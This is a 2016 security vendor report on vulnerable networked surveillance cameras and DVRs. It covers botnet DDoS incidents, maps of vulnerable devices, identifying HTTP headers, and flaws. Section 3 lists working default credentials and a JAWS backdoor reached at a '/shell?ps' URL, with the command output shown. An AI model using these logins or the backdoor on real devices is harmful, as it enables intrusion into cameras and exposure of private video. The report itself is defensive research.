
2016 NSFOCUS Security Report Regarding Network Video Surveillance Systems

■ **Date:** 2016-10-10

■ **Confidentiality:** INTERNAL

■ **Issue:**

■ **Prepared By:** NSFOCUS DDoS Defense Research Lab

NSFOCUS

© 2016 NSFOCUS

■ Copyright © 2016 NSFOCUS Technologies, Inc. All rights reserved.

Unless otherwise stated, **NSFOCUS Technologies, Inc.** holds the copyright for the content of this document, including but not limited to the layout, figures, photos, methods, and procedures, which are protected under the intellectual property and copyright laws. No part of this publication may be reproduced or quoted, in any form or by any means, without prior written permission of **NSFOCUS Technologies, Inc.**

■ Change History

Date	Issue	Description	Prepared/Modified By
2016-09-13	Initial draft		Pan Wenxin Yang Xu

Contents

1 Background	1
2 Worldwide and Nationwide Distribution of NVSSs with Security Hazards	4
2.1 Worldwide Distribution of NVSSs with Security Hazards	4
2.2 Distribution of NVSSs with Security Hazards in China	5
2.3 Signature Analysis	7
3 High-Risk Vulnerabilities in NVSSs	8
3.1 Weak Passwords	8
3.2 Backdoors	13
3.3 RCE Vulnerability	14
4 NVSS-based Botnets	15
4.1 LizardStresser	15
4.2 Mirai	19
4.3 LuaBot	24
4.4 Infection Methods of Malware	29
5 Root Cause Analysis and Security Measures	33
5.1 Root Cause Analysis	33
5.2 Security Measures	34
6 Sum-up	35
A Special Statement	36
B References	37

Figures

Figure 1-1 OVH suffering a nearly 1 Tbps DDoS attack	2
Figure 2-1 Worldwide distribution of NVSSs with security hazards	4
Figure 2-2 Proportions of NVSSs with security hazards in top 10 countries	5
Figure 2-3 Distribution of NVSSs with security hazards in China	6
Figure 2-4 Proportions of NVSSs with security hazards in top 10 provinces of China	7
Figure 2-5 Ranking of HTTP headers used by NVSSs with security hazards.....	7
Figure 3-1 Video screenshots of a surveillance system accessed via web with a weak password.....	9
Figure 3-2 Video screenshots of surveillance systems accessed via web with a weak password.....	10
Figure 3-3 Video screenshot of a system accessed via web without authentication.....	13
Figure 3-4 Header information.....	13
Figure 3-5 Direct execution of shell commands on web	14
Figure 3-6 Remote code execution.....	14
Figure 4-1 LizardStresser sample capable of running on different platforms	16
Figure 4-2 Support for scanning and application-layer HTTP attacks	16
Figure 4-3 LizardStresser attack methods	17
Figure 4-4 Built-in referers and user agents for application-layer DDoS attacks.....	17
Figure 4-5 Weak passwords listed in source code of LizardStresser	18
Figure 4-6 Weak passwords listed in a sample.....	18
Figure 4-7 Release of the source code of Mirai by Anna-senpai on HackForums	19
Figure 4-8 Mirai sample capable of running on different platforms	19
Figure 4-9 Mirai's source code that can run on different platforms.....	20
Figure 4-10 Weak passwords listed in the source code of Mirai	20
Figure 4-11 Section of Mirai's source code regarding DDoS attacks and scanning	22
Figure 4-12 Scanning performed by a bot infected with Mirai	22
Figure 4-13 Processes running on a bot infected with Mirai.....	23
Figure 4-14 Packet captured during an ACK flood attack launched by a Mirai bot on Minecraft	23
Figure 4-15 Keywords in the LuaBot sample.....	24

Figure 4-16 Sample on Lua bot 1 and the port it listened for	25
Figure 4-17 Sample on Lua bot 2 and the port it listened for	25
Figure 4-18 Two random UDP ports enabled on a Lua bot	25
Figure 4-19 Packet captured from Lua bot 1	26
Figure 4-20 Packet captured from Lua bot 2	26
Figure 4-21 Connectivity test packet captured from Lua bot 1	26
Figure 4-22 Connectivity test packet captured from Lua bot 2	27
Figure 4-23 Attack packets captured from LuaBot bots	28
Figure 4-24 Packet captured during a Luabot attack that breaks through Cloudfare protections	29
Figure 4-25 Infection procedure of NVSS-based botnet samples	30
Figure 4-26 Sample planted into a bot	30
Figure 4-27 Samples for running on different platforms	30
Figure 4-28 NVSS-based botnet propagation method 1	31
Figure 4-29 NVSS-based botnet propagation method 2	32

Tables

Table 4-1 Mirai bot sample 1	21
Table 4-2 Mirai bot sample 2	21

1 Background

With the robust development of the Internet of Things (IoT), more and more security issues are found with IoT devices. These imminent threats, especially those from network video surveillance systems (NVSSs) that account for a large majority of IoT devices, have drawn attention from security professionals from home and abroad. (In this paper, network video monitors (NVMs), web cameras, and digital video recorders (DVRs) are all referred to as NVSSs.)

Recently, one after another massive distributed denial of service (DDoS) attack has been reported in countries outside of China by using a slew of NVSSs compromised by hacker organizations. In October 2015, Incapsula discovered a DDoS attack originated by 900 web cameras on its network, with the maximum rate of 20,000 HTTP requests per second (RPS). In June 2016, Sucuri found a DDoS attack targeting its clients, with the maximum rate reaching 50,000 HTTP RPS and traffic peaking at 400 Gbps. This attack was executed by a botnet composed of 25,513 independent web cameras. On September 19, Octave Klab, chief technology officer (CTO) of OVH, claimed on Twitter that the company was suffering a DDoS attack from a botnet of 145,607 NVSSs, with peak traffic of 800 Gbps. It was predicted that this botnet was capable of launching DDoS attacks of up to 1.5 Tbps. On September 20, KrebsOnSecurity, a website engaged in exposure of cybercrimes, was subjected to a DDoS attack, whose peak traffic stood at 620 Gbps^[1]. Klab speculated that attacks targeting Krebs and OVH were launched from the same Mirai botnet^[2]. According to the related analysis, a large proportion of bots seen in the Mirai botnet were NVSSs from a Chinese company.

Figure 1-1 OVH suffering a nearly 1 Tbps DDoS attack

 **Octave Klabla / Oles**
@olesovhcom [关注](#)

Last days, we got lot of huge DDoS. Here, the list of "bigger that 100Gbps" only. You can see the simultaneous DDoS are close to 1Tbps !

```
log /home/vac/logs/vac.log-last | egrep "pps\|.....
bps" | awk '{print $1,$2,$3,$6}' | sed "s/ /|/g" | cut -f
1,2,3,7,8,10,11 -d '|' | sed "s/.....bps/Gbps/" | sed
"s/.....pps/Mpps/" | cut -f 2,3,4,5,6,7 -d ":" | sort | g
rep "gone" | sed "s/gone|/"
Sep|18|10:49:12|tcp_ack|20Mpps|232Gbps
Sep|18|10:58:32|tcp_ack|15Mpps|173Gbps
Sep|18|11:17:02|tcp_ack|19Mpps|224Gbps
Sep|18|11:44:17|tcp_ack|19Mpps|227Gbps
Sep|18|19:05:47|tcp_ack|66Mpps|735Gbps
Sep|18|20:49:27|tcp_ack|81Mpps|360Gbps
Sep|18|22:43:32|tcp_ack|11Mpps|136Gbps
Sep|18|22:44:17|tcp_ack|38Mpps|442Gbps
Sep|19|10:13:57|tcp_ack|10Mpps|117Gbps
Sep|19|11:53:57|tcp_ack|13Mpps|159Gbps
Sep|19|11:54:42|tcp_ack|52Mpps|607Gbps
Sep|19|22:51:57|tcp_ack|10Mpps|115Gbps
Sep|20|01:40:02|tcp_ack|22Mpps|191Gbps
Sep|20|01:40:47|tcp_ack|93Mpps|799Gbps
Sep|20|01:50:07|tcp_ack|14Mpps|124Gbps
Sep|20|01:50:32|tcp_ack|72Mpps|615Gbps
Sep|20|03:12:12|tcp_ack|49Mpps|419Gbps
Sep|20|11:57:07|tcp_ack|15Mpps|178Gbps
Sep|20|11:58:02|tcp_ack|60Mpps|698Gbps
Sep|20|12:31:12|tcp_ack|17Mpps|201Gbps
Sep|20|12:32:22|tcp_ack|50Mpps|587Gbps
Sep|20|12:47:02|tcp_ack|18Mpps|210Gbps
Sep|20|12:48:17|tcp_ack|49Mpps|572Gbps
Sep|21|05:09:42|tcp_ack|32Mpps|144Gbps
Sep|21|20:21:37|tcp_ack|22Mpps|122Gbps
Sep|22|00:50:57|tcp_ack|16Mpps|191Gbps
You have new mail in /var/mail/root
```

 **Octave Klabla / Oles**
@olesovhcom 23 Sep

This botnet with 145607 cameras/dvr (1-30Mbps per IP) is able to send >1.5Tbps DDoS. Type: tcp/ack, tcp/ack+psh, tcp/syn.

 **Octave Klabla / Oles**
@olesovhcom [Follow](#)

+6857 new cameras participated in the DDoS last 48H.

10:52 PM - 26 Sep 2016

[↩](#) [↻](#) 64 [❤](#) 56

In fact, security issues associated with NVSSs in China are equally challenging. According to *A 2015 Survey of Internet Security Situation in China*^[3], "In 2015, CNVD announced a series of security events concerning various intelligent monitoring devices and routers that are prone to high-risk vulnerabilities and may therefore be remotely manipulated. In early 2015, a certain model of monitoring devices widely used by government agencies and the public

sector was reported to contain a high-risk vulnerability, which had been exploited to plant malicious code, causing some devices to be remotely manipulated to launch cyberattacks toward external targets. CNCERT, through investigation, has found that the same type of devices from major Chinese vendors has the same security issue, which needs to be immediately addressed across the country." A recent research report from a foreign institution shows that Mirai, as a piece of IoT-targeting malware, has begun to exploit video surveillance devices connected to the Internet for launch of large-scale DDoS attacks. Unfortunately, devices being exploited to do so include those from two vendors in China.

Today, volumetric DDoS attacks with peak traffic of a few hundred Gbps are not a rare sight. What shocks people is that an attack launched from a botnet made up of numerous NVSSs can easily generate traffic up to nearly 1 Tbps without help of any reflection/amplification protocols, and, if targeting the application layer, the attack can send millions of queries per second (QPS) or more. Such a devastating impact is not only horrifying but also thought-provoking: How come video surveillance systems used in conventional security areas are reduced to weapons of hackers to leak privacy of users and end up bots to launch massive DDoS attacks, paralyzing target networks?

With the popularization of security monitoring devices in various social sectors as well as in-depth convergence of traditional security sectors with the Internet, NVSSs will pose a great challenge to global cybersecurity if no measures are taken to address their security issues, considering the exponential growth of botnets based on NVSSs.

2 Worldwide and Nationwide Distribution of NVSSs with Security Hazards

2.1 Worldwide Distribution of NVSSs with Security Hazards

As of the end of September, the number of NVSSs with security hazards had exceeded 2,500,000 around the world. According to our analysis, many of these devices have been infected with the malware Mirai, which has been extremely active recently, and the number keeps increasing. We will continue observing the trend of infections by Mirai.

China has the largest proportion of NVSSs with security hazards, accounting for 21.4% of the global total, followed by the USA, which has 15.9% of such devices. Other countries making it into the top 10 list are Mexico, India, Malaysia, Thailand, South Korea, UK, Brazil, and Vietnam.

Vulnerable NVSSs in top 10 countries account for 65.3% of the global total. The remaining 34.7% are distributed in the other 204 countries and regions.

Figure 2-1 Worldwide distribution of NVSSs with security hazards





Figure 2-2 Proportions of NVSSs with security hazards in top 10 countries



2.2 Distribution of NVSSs with Security Hazards in China

The number of vulnerable NVSSs across China totals 554,174. Among all provinces and regions, Taiwan has the largest number of such systems, accounting for 16.1%, followed by Guangdong, Fujian, and Zhejiang.

Vulnerable NVSSs in top 10 provinces account for 71.2% of the country's total. The remaining 28.8% are distributed in the other 17 countries and regions. Evidently, most NVSSs with security hazards are seen in economically developed regions, namely, coastal provinces in the southeastern part of China, which is commensurate with the market distribution of NVSSs.

Figure 2-3 Distribution of NVSSs with security hazards in China






Figure 2-4 Proportions of NVSSs with security hazards in top 10 provinces of China



2.3 Signature Analysis

According to our statistics and analysis, responses returned by NVSSs with security hazards usually carry some common HTTP headers. Currently, the most frequently seen HTTP header is DNVRS-Webs, accounting for 38.5% of the total, followed by Cross Web Server (28.2%), DVRDVS-Webs (14%), App-Webs (12.5%), xx (vendor name)-Webs (5.9%), and JAWS (2.4%).

Figure 2-5 Ranking of HTTP headers used by NVSSs with security hazards



3 High-Risk Vulnerabilities in NVSSs

NVSSs distributed across the world in large quantities generally have various security issues such as weak passwords, system backdoors, and remote code execution (RCE) vulnerabilities. Such devices are usually not subject to proper management. Some users are not sensitive to security issues and sometimes devices fail to be upgraded in a long time or firmware upgrade packages are released at longer intervals than reasonable. As a result, vulnerabilities in these devices cannot be fixed in time. In addition, most devices, for which no protection is applied, are directly exposed to the Internet. Worse still, malicious botnet programs targeting these systems keep emerging, always with new means of propagation. It is only a matter of time before these fully open or semi-open NVSSs end up hacker-controlled bots.


3.1 Weak Passwords

Our analysis finds that a large number of NVSSs allow login with default passwords, which are usually simple, weak passwords. In extreme cases, devices have no default passwords and users can watch surveillance video without any authentication. This makes it easy for hackers to gain control of such devices.

Following are examples of web access authentication by some devices. (Note: Screenshots in this report are mainly taken from the Internet. Considering privacy, the report does not use screenshots of home video surveillance systems and hides IP addresses (if any).)

The following surveillance system can be accessed via web by typing the user name **admin** and no password.

Figure 3-1 Video screenshots of a surveillance system accessed via web with a weak password






Through analysis, we find that many vendors use common firmware so that the initial password is the same for devices of different brands or models under the same brand. It is no hard job to crack the initial password of these devices.

For example, most of the devices with the signature of "IPCamera HTTP/ONVIF/P2P/RTSP/VOD Multi-Server" can be accessed with the user name/password pair of admin/admin.

Figure 3-2 Video screenshots of surveillance systems accessed via web with a weak password







There are quite a few NVSSs that do not perform any authentication. This means that users can watch video after typing their URLs in the address bar.

Figure 3-3 Video screenshot of a system accessed via web without authentication



3.2 Backdoors

Some devices contain backdoors, allowing users to directly gain shell access and execute shell commands.

Following is a sample of response packets returned by such a device. In the HTTP header, the server is JAWS.


Figure 3-4 Header information

```
</html>root@ubuntu:~# curl -sD - http://[redacted] / |head -n 10
HTTP/1.1 200 OK
Server: JAWS/1.0 Jun 19 2013
Content-Type: text/html
Date: Fri, 9 Sep 2016 11:48:26 GMT
Last-Modified: Tue, 29 Jan 2013 06:36:30 GMT
Content-Length: 2971

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
root@ubuntu:~#
```

For example, we can directly execute shell commands on web.

Figure 3-5 Direct execution of shell commands on web




The screenshot shows a web browser window with the address bar displaying ".91/shell?ps". The main content area shows the output of the 'ps' command, listing various system processes with columns for PID, USER, VSZ, STAT, and COMMAND.

PID	USER	VSZ	STAT	COMMAND
1	root	1216	S	{linuxrc} init
2	root	0	SW	[kthreadd]
3	root	0	SW	[ksoftirqd/0]
4	root	0	SW	[kworker/0:0]
5	root	0	SW	[kworker/u:0]
6	root	0	SW	[rcu_kthread]
7	root	0	SW<	[khelper]
163	root	0	SW	[sync_supers]
165	root	0	SW	[bdi-default]
166	root	0	SW<	[kintegrityd]
168	root	0	SW<	[kblockd]
174	root	0	SW<	[ata_sff]
185	root	0	DW	[khubd]
273	root	0	SW<	[rpciod]
274	root	0	SW	[kworker/0:1]
284	root	0	SW	[kswapd0]
337	root	0	SW	[fsnotify_mark]
347	root	0	SW<	[nfsiod]
355	root	0	SW<	[crypto]
394	root	0	SW<	[iscsi_ah]
416	root	0	SW	[scsi_ah_0]
419	root	0	SW	[scsi_ah_1]

3.3 RCE Vulnerability

This vulnerability was first disclosed on the website of KerneronSecurity^[4]. Through repeated testing, the author found that a certain brand of NVSSs was prone to an RCE vulnerability. The further analysis revealed that this vulnerability existed in web cameras of more than 70 brands. This is because vendors of all these devices cooperate with the same original equipment manufacturer (OEM). HTTP headers of responses returned by these devices all have the signature of "Cross Web Server" for the Server field. Exploiting this vulnerability, attackers can gain shell access on vulnerable devices.

Figure 3-6 Remote code execution



